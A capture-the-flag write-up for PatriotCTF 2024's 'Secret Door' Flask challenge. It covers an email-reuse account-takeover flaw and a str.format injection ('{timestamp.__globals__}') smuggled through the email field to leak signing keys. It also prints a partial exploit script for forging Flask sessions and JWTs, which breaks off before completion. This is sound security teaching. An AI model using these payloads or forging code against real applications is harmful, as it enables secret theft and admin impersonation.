Here's my writeup for the PatriotCTF 2024 Secret Door challenge.
Challenge notes
Secret Door 476 Medium
knock knock...
htp://chal.competitivecyber.club:1337
Author: sans909
Files
Download the dist.tar.xz challenge archive and unpack it with tar:
wget --content-disposition "https://pctf.competitivecyber.club/files/dd50b21c157f0ccd4ca7363853cfa1bb/dist.tar.zx?token=…"
tar -C secret_door/ -xv -f dist.tar.zx
Here's what's in the challenge archive:
dist/
dist/build-docker.sh
dist/challenge/
dist/challenge/app.py
dist/challenge/blueprints/
dist/challenge/blueprints/api_routes.py
dist/challenge/blueprints/web_routes.py
dist/challenge/config.py
dist/challenge/database.py
dist/challenge/requirements.txt
dist/challenge/run.py
dist/challenge/static/
dist/challenge/templates/
dist/challenge/templates/403.html
dist/challenge/templates/404.html
dist/challenge/templates/admin.html
dist/challenge/templates/base.html
dist/challenge/templates/home.html
dist/challenge/templates/login.html
dist/challenge/templates/personal-logs.html
dist/challenge/templates/register.html
dist/challenge/templates/update-email.html
dist/challenge/util.py
dist/config/
dist/config/supervisord.conf
dist/Dockerfile
dist/entrypoint.sh
First, format all files with ruff:
ruff format secret_door/dist/**.py
Build and run the challenge app server with Podman:
podman rm -f secret_door
podman build -f secret_door/dist/Dockerfile -t secret_door
podman run -p 1337:1337 --rm --replace --name secret_door secret_door

Sign up and log in with Email "admin@localhost" and Password "password".

CSS escape game and email updates
The app contains a fun CSS game that you can mess around with:

Cheat and solve the puzzle using the Firefox accessibility inspector:

There's an /update-email site that lets you update your email address:


Your email address changes show up on /update-logs:
Find out what to do
What do we have to do? When you open /admin, it renders the flag inside the admin.html template in this admin_home function:
# dist/challenge/blueprints/web_routes.py
@web.route("/admin")
@is_admin
def admin_home():
    flag = current_app.config["FLAG"]
    return render_template("admin.html", flag=flag)
Here's what's in the admin.html template:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Page</title>
</head>
<body>
    <h1>Admin Page</h1>
    {% if flag %}
        <p>The flag: {{ flag }}</p>
    {% else %}
        <p>The flag is disabled.</p>
    {% endif %}
</body>
</html>
You can make the admin_home as long as you convince the app that you're an administrator. How do you become administrator?
The is_admin() decorator checks whether the session contains a valid JWT with
the role set to admin. This means your JWT needs to attain the admin role. Note the verify_JWT(token) function call:
# dist/challenge/util.py
def is_admin(f):
    @wraps(f)
    def decorator(*args, **kwargs):
        token = session.get("auth")
        if not token:
            return abort(401, "Unauthorized access detected!!")

        decoded_token = verify_JWT(token)
        if decoded_token["role"] != "admin":
            return abort(401, "Unauthorized access detected!!")

        return f(*args, **kwargs)

    return decorator
Here's how the app generates JWT with create_JWT(email, role) and verifies them with verify_JWT(token):
def generate_key(x):
    return os.urandom(x).hex()


FLASK_SECRET_KEY = generate_key(256)
jwt_key = generate_key(256)


def create_JWT(email: str, role="regular"):
    utc_time = datetime.datetime.now(datetime.UTC)
    token_expiration = utc_time + datetime.timedelta(minutes=1000)
    data = {"email": email, "exp": token_expiration, "role": role}
    encoded = jwt.encode(data, jwt_key, algorithm="HS256")
    return encoded


def verify_JWT(token):
    try:
        token_decode = jwt.decode(token, jwt_key, algorithms="HS256")
        return token_decode
    except:
        return abort(401, "Invalid authentication token!")
The app stores the JWT in your session. Here's an example:
.eJwVjUsOgjAABe_CAQj_BHdIaGmFIio_d5ZiKFRCgmCK8e7C9mVm3ld5zO9WOSiNxC2FNU84RtmKdMLRhIaLXfvIQf1Y5j521Q0StAAj3ccX6Gkh5rg_TtQgm9wutZnyyMeiCT2edIEZd5VNukqSW7rF8EJhth_Ie8F0CoFEg6ZG4hNpgQ2WmFmu0T0Xa7Yok55DSpHH7FQFYbReU3gWmfL7AzaROow.Zu5_jg.W_AapJkLcuyp7cwLt00MOU7VmsE
Take a look at this SQL INSERT statement in entrypoint.sh. Note the users table, the admin user insertion, and the insert_user stored procedure:
mysql -u root << EOF
-- …
CREATE TABLE users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    email VARCHAR(255) NOT NULL UNIQUE,
    password VARCHAR(255) NOT NULL,
    role ENUM('admin', 'regular') DEFAULT 'regular'
);
-- …
-- create one admin user
INSERT INTO
    users (email, password, role)
VALUES
    ('admin@competitivecyber.club', '${ADMIN_PASSWORD}', 'admin');
-- …
-- create a stored procedure for adding
-- more users
CREATE PROCEDURE insert_user (
    IN p_email VARCHAR(255),
    IN p_password VARCHAR(255)
)
BEGIN
    INSERT INTO users (email, password) VALUES (p_email, p_password);
-- …
EOF
The insert_user stored procedure creates users with email and password. Since it doesn't state a user role, all users except the admin user have a regular role.
Could you maybe change your user's address to become the administrator's email address "admin@competitivecyber.club"? Unlikely: the
update_user_email procedure checks if emails are taken and outputs "The new email address is already in use.":
CREATE PROCEDURE update_user_email (
    IN p_old_email VARCHAR(255),
    IN p_new_email VARCHAR(255)
)
BEGIN
    -- Check if the new email is already in use
    IF EXISTS (SELECT 1 FROM users WHERE email = p_new_email) THEN
        -- Throw an error indicating the email is already in use
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'The new email address is already in use.';
    ELSE
        -- Update email if not in use
        UPDATE users
        SET email = p_new_email
        WHERE email = p_old_email;
    END IF;
END
Find out what happens and create one test user, then sign up with a second test user and try to take over the first test user's email address.
This creates the first user:
# First register
curl -v http://localhost:1337/api/register \
    --json '{"email":"test@localhost","password":"password"}'
# Then log in
curl -v http://localhost:1337/api/login \
    --json '{"email":"test@localhost","password":"password"}' \
    --cookie-jar secret_door/cookie.jar
# Review logs
curl -v http://localhost:1337/api/view-logs --cookie secret_door/cookie.jar
Here's what calling curl to sign up, log in, and view your logs at view-logs prints:
[...]
> POST /api/login HTTP/1.1
[...]
* upload completely sent off: 48 bytes
< HTTP/1.1 302 FOUND
< Server: Werkzeug/3.0.4 Python/3.11.10
< Date: Sat, 21 Sep 2024 10:53:52 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 197
< Location: /home
< Vary: Cookie
< Set-Cookie: session=.eJwVzEkOgkAQQNG7cADDIAjusBVSRCASEHRnt0MXs6ChwXh3cfvy8z_S5f3i0lq6jR6nLsMQPUgmUAKEHupIZwQMKNrsSDxrMUclTZ2W_rGOSqZFNnWt_JSKhmqBDDjgOeMD5I0IJlDDmKn-1h_3xBupKsrZkVXH-poKznAeHhpMzd6Wu00Y7rKS0nxJRD1lQaVWT2P1uFex0qFemE4ifX-p9jqG.Zu6lwA.BLb4tzmvc8WB3Y8S92qAM0cbcVU; HttpOnly; Path=/
< Connection: close
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/home">/home</a>. If not, click the link.
[...]
> POST /api/login HTTP/1.1
[...]
* upload completely sent off: 48 bytes
< HTTP/1.1 302 FOUND
[...]
< Set-Cookie: session=.eJwVzN0KgjAYgOF78QKiJlZ2Fkr6TZ0h_nYSbUqbzSlo-BPde3b68PJ-tMd74NpJq2bMqcNEKDAkC-yIgB5UZDAL9vDq8tTC5maNJM0uHf2jiiTTozN1zLrIppbqZAtiFLecj1C3E1kAhTFDgZ0g38IzRZNcXbAmVWU2cSbWYRy4sdz6irtVrGZ-8Gx9cUgj7_haFGXCj7RPDY_WzyHQvj-WhDp9.Zu6l2A.kNWFfQIVE21iWpqJTSU1NezI_pM; HttpOnly; Path=/
[...]
[...]
> GET /api/view-logs HTTP/1.1
[...]
[]
[...]
The api/view-logs requests prints an empty list [].
Create a second user with more curl calls:
curl http://localhost:1337/api/register \
    --json '{"email":"test2@localhost","password":"password"}'
curl http://localhost:1337/api/login \
    --json '{"email":"test2@localhost","password":"password"}' \
    --cookie-jar secret_door/cookie_2.jar
curl http://localhost:1337/api/view-logs --cookie secret_door/cookie_2.jar
Similar output:
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/">/</a>. If not, click the link.
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/home">/home</a>. If not, click the link.
[]
Change the email for the second user:
curl http://localhost:1337/api/update-email \
    --json '{"email":"test2-changed@localhost"}' \
    --cookie secret_door/cookie_2.jar
That invalidates the cookie, effectively logging you out. Log in again and review the second user's logs:
curl http://localhost:1337/api/login \
    --json '{"email":"test2-changed@localhost","password":"password"}' \
    --cookie-jar secret_door/cookie_2_chg_email.jar
curl http://localhost:1337/api/view-logs \
    --cookie secret_door/cookie_2_chg_email.jar
Here's the response for /api/view-logs:
{"log_date":"Sat, 21 Sep 2024 10:58:59 GMT","log_text":"Email updated to test2-changed@localhost at 2024-09-21 10:58:59"}]
To confirm that the first user can't see this log, query the logs again as the first user with the secret_door/cookie.jar cookie jar:
curl http://localhost:1337/api/view-logs --cookie secret_door/cookie.jar
The logs are empty, as expected:
[]
Decode the user's cookie jar with this decode_cookie.py script:
from itsdangerous import URLSafeTimedSerializer
import json
import zlib
import base64

def decode_jwt(token):
    header, payload, signature = token.split('.')

    def decode_base64_url(data):
        # Correct padding issues and decode from base64
        data += '=' * (-len(data) % 4)  # Padding might be missing, so it's added here
        return base64.urlsafe_b64decode(data.encode()).decode()

    # Decoding from base64
    decoded_header = decode_base64_url(header)
    decoded_payload = decode_base64_url(payload)

    return json.loads(decoded_header), json.loads(decoded_payload)

def decode_part(payload: str) -> dict | None:
    """."""
    # Base64 decode
    try:
        base64_payload = base64.urlsafe_b64decode(payload + '==')  # Padding might be required
    except Exception as e:
        return None

    # Attempt to decompress if compressed, assuming Flask default compression
    try:
        decompressed_payload = zlib.decompress(base64_payload)
    except:
        decompressed_payload = base64_payload  # If not compressed or decompression fails, use the original

    # Deserialize using Flask's default serializer
    serializer = TaggedJSONSerializer()
    try:
        deserialized_data = serializer.loads(decompressed_payload)
        return deserialized_data
    except Exception as e:
        return None

def decode_flask_cookie_without_secret(cookie):
    # Split the cookie into payload and signature parts
    for payload in cookie.split("."):
        print(f"{payload=}")
        decoded = decode_part(payload)
        if decoded is None:
            continue
        print(f"{decoded=}")

        if 'auth' in decoded:
            auth = decoded["auth"]
            print(decode_jwt(auth))

cookie = input()
decoded_cookie = decode_flask_cookie_without_secret(cookie)
print(decoded_cookie)
Run on the cookie.jar cookie jar:
tail -n1 cookie.jar | cut -f 7 | poetry run python decode_cookie.py
Output:
payload=''
payload='eJwVzN0KgjAYgOF78QKiJlZ2Fkr6TZ0h_nYSbUqbzSlo-BPde3b68PJ-tMd74NpJq2bMqcNEKDAkC-yIgB5UZDAL9vDq8tTC5maNJM0uHf2jiiTTozN1zLrIppbqZAtiFLecj1C3E1kAhTFDgZ0g38IzRZNcXbAmVWU2cSbWYRy4sdz6irtVrGZ-8Gx9cUgj7_haFGXCj7RPDY_WzyHQvj-WhDp9'
decoded={'auth': 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAbG9jYWxob3N0IiwiZXhwIjoxNzI2OTc2MDU2LCJyb2xlIjoicmVndWxhciJ9.TMHTl0LnhHeTnyh7KD3zGNml_JPYYdUh8bsV5KbjgtM'}
({'alg': 'HS256', 'typ': 'JWT'}, {'email': 'test@localhost', 'exp': 1726976056, 'role': 'regular'})
payload='Zu6l2A'
payload='kNWFfQIVE21iWpqJTSU1NezI_pM'
None
If you have a JWT for your previous email address and someone else takes that email address, you can take over their account:
set old_cookie secret_door/cookie_old.jar
set new_cookie secret_door/cookie_new.jar

set email "test"(openssl rand -hex 8)"@localhost"
set new_email "new-$email"
set new_new_email "new-$new_email"
printf "email: %s, new_email: %s" $email $new_email

curl http://localhost:1337/api/register \
    --json '{"email":"'$email'","password":"password"}'
curl http://localhost:1337/api/login \
    --json '{"email":"'$email'","password":"password"}' \
    --cookie-jar $old_cookie
tail -n1 $old_cookie
curl http://localhost:1337/api/view-logs --cookie $old_cookie | jq
echo "Retrieved logs before updating email"
curl http://localhost:1337/api/update-email \
    --json '{"email":"'$new_email'"}' \
    --cookie $old_cookie -v
# Will fail because
# logs = query_db(log_query, (user["id"],), one=False)
# user has changed
curl http://localhost:1337/api/view-logs --silent --cookie $old_cookie

# But, we can maybe update the email
curl http://localhost:1337/api/update-email \
    --json '{"email":"'$new_new_email'"}' \
    --cookie $old_cookie -v

echo "Retrieved logs after updating email"
curl http://localhost:1337/api/login \
    --json '{"email":"'$new_email'","password":"password"}' \
    --cookie-jar $new_cookie
echo "Logged in with new cookie"
curl http://localhost:1337/api/view-logs --cookie $old_cookie | jq
curl http://localhost:1337/api/view-logs --cookie $new_cookie | jq
Here's how to update email addresses for other users:
set user_a secret_door/cookie_old.jar
set user_b secret_door/cookie_new.jar

set email_a "test"(openssl rand -hex 8)"@localhost"
set email_b "new-$email_a"
set email_c "new-$email_b"
set password_a "password_a"
set password_b "password_b"
printf "email_a: %s, email_b: %s" $email_a $email_b

curl http://localhost:1337/api/register \
    --json '{"email":"'$email_a'","password":"'$password_a'"}'
curl http://localhost:1337/api/login \
    --json '{"email":"'$email_a'","password":"'$password_a'"}' \
    --cookie-jar $user_a
echo "User a registered and logged in"

curl http://localhost:1337/api/update-email \
    --json '{"email":"'$email_b'"}' \
    --cookie $user_a -v
echo "Changed user a's email from $email_a to $email_b"

curl http://localhost:1337/api/register \
    --json '{"email":"'$email_a'","password":"'$password_b'"}'
curl http://localhost:1337/api/login \
    --json '{"email":"'$email_a'","password":"'$password_b'"}' \
    --cookie-jar $user_b
# curl http://localhost:1337/api/login \
#     --json '{"email":"'$email'","password":"password"}' \
#     --cookie-jar $user_b
echo "Other user signed up with old email $email_a"

echo "User b can retrieve logs:"
curl http://localhost:1337/api/view-logs --cookie $user_b | jq

curl http://localhost:1337/api/update-email \
    --json '{"email":"'$email_c'"}' \
    --cookie $user_a -v
echo "User a changed user b's email from $email to $email_c"

echo "User b can't retrieve logs:"
curl http://localhost:1337/api/view-logs --cookie $user_b | jq
Here's the vulnerability one more time:
- User a signs up with email a
- User a logs in and changes email to be email b
- User b signs up with email a
- User a can use old JWT to change user b's email to email c
It turns out that this is unrelated to solving the challenge since you can't alter the role field contained in the JWT.
Looking at hints again
From the challenge notes:
knock knock...
This could imply that there's a secret handshake you can perform.
The hint's in the unusual double formatting method chosen for the email update logging. Note the initial log_text = f"" assignment followed by log_text = log_text.format():
# dist/challenge/blueprints/api_routes.py
from util import (
    # …
    timestamp,
)
# …
@api.route("/update-email", methods=["POST"])
@is_authenticated
def update_email():
    # …
    log_text = f"Email updated to {new_email} at {update_date}"
    log_text = log_text.format(
        new_email=new_email,
        timestamp=timestamp,
        update_date=update_date
    )
timestamp is this function:
# dist/challenge/util.py
def timestamp():
    return datetime.now()
timestamp as part of the format string exposes its .__globals__ and you can retrieve jwt_key like this:
~/p/pctf2024!+(1)main$python3
Python 3.11.9 (main, Apr  2 2024, 08:25:04) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a = 1
>>> def b():
...     pass
...
>>> b.__globals__
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'a': 1, 'b': <function b at 0x7fe0f3bafe20>}
>>> b.__globals__["a"]
1
If you create an account with email {timestamp.__globals__[jwt_key]}@localhost, you can
make the log_text in update_email equal this:
Email updated to {timestamp.__globals__[jwt_key]} at $DATE
This in turn should become the following:
Email updated to $SECRET at $DATE
That doesn't quite work, though, since is_valid_email validates your email address like so:
# dist/challenge/util.py
def is_valid_email(email):
    # Don't support long emails addr
    if len(email) > 50:
        return False
    # Canonical email addresses according to RFC 5322
    email_regex = r'([#-\'*+/-9=?A-Z^-~-]+(\.[#-\'*+/-9=?A-Z^-~-]+)*|"([]#-[^-~ \t]|(\\[\t -~]))+")@([#-\'*+/-9=?A-Z^-~-]+(\.[#-\'*+/-9=?A-Z^-~-]+)*|\[[\t -Z^-~]*])'
    if re.fullmatch(email_regex, email, re.IGNORECASE):
        return True
    return False
Evaluate this regex with https://regex101.com. Set the delimiter to single quote ' and set the options to gmi. Enter this under Regular Expression:
([#-\'*+/-9=?A-Z^-~-]+(\.[#-\'*+/-9=?A-Z^-~-]+)*|"([]#-[^-~ \t]|(\\[\t -~]))+")@([#-\'*+/-9=?A-Z^-~-]+(\.[#-\'*+/-9=?A-Z^-~-]+)*|\[[\t -Z^-~]*])
Then this Test String matches:
hello{timestamp.__globals__}@world
But this Test String doesn't match:
hello{timestamp.__globals__[}@world

That means that you can't immediately select the right value out of .__globals__ by indexing it with .__globals__[jwt_key]. Instead, you can still return all .__globals__. Craft an exploit script in secret_door/exploit.py:
#!/usr/bin/env python3
import os
from typing import Any
import requests
import re
import jwt
import flask
from flask import sessions

# HOST = "http://localhost:1337"
HOST = "http://chal.competitivecyber.club:1337/"

payload = "{timestamp.__globals__}"


def find_keys(src: str) -> tuple[str, str]:
    flask_secret_key_match = re.search(
        r"FLASK_SECRET_KEY': '([0-9a-f]{512})',",
        src,
    )
    assert flask_secret_key_match
    flask_secret_key = flask_secret_key_match[1]
    print(f"{flask_secret_key=}")

    jwt_key_match = re.search(
        r"jwt_key': '([0-9a-f]{512})',",
        src,
    )
    assert jwt_key_match
    jwt_key = jwt_key_match[1]

    print(f"{jwt_key=}")
    return flask_secret_key, jwt_key


def dump_jwt(
    token: str, jwt_key: str
) -> dict[Any, Any]:
    return jwt.decode(
        token, jwt_key, algorithms=["HS256"]
    )


def sign_jwt(
    jwt_dct: dict[Any, Any], jwt_key: str
) -> str:
    return jwt.encode(
        jwt_dct, jwt_key, algorithm="HS256"
    )


def dump_session(
    session: str, secret_key: str
) -> dict[Any, Any]:
    app = flask.Flask("example")
    app.secret_key = secret_key

    # https://stackoverflow.com/a/42289001
    serializer = sessions.SecureCookieSessionInterface().get_signing_serializer(
        app
    )
    assert serializer
    return serializer.loads(session)


def serialize_session(
    session: dict[Any, Any], secret_key: str
) -> str:
    app = flask.Flask("example")
    app.secret_key = secret_key

    # https://stackoverflow.com/a/42289001
    serializer = sessions.SecureCookieSessionInterface().get_signing_serializer(
        app
    )
    assert serializer
    return serializer.dumps(session)


def main():
    rand_id = os.urandom(4).hex()
    email = f"h0usedust-{rand_id}@localhost"
    password = "pwned"
    s = requests.Session()
    registered = s.post(
        f"{HOST}/api/register",
        json={
            "email": email,
            "password": password,
        },
    )
    assert registered.ok
    print(f"Registered as {email}")
    logged_in = s.post(
        f"{HOST}/api/login",
        json={
            "email": email,
            "password": password,
        },
    )
    assert logged_in.ok
    print(f"Logged in as {email}")

    new_email = f"{payload}-{rand_id}@localhost"
    assert len(new_email) <= 50
    changed_email = s.post(
        f"{HOST}/api/update-email",
        json={
            "email": new_email,
        },
    )
    assert changed_email.ok
    print(f"Changed email to {new_email}")
    logged_in = s.post(
        f"{HOST}/api/login",
        json={
            "email": new_email,
            "password": password,
        },
    )
    assert logged_in.ok
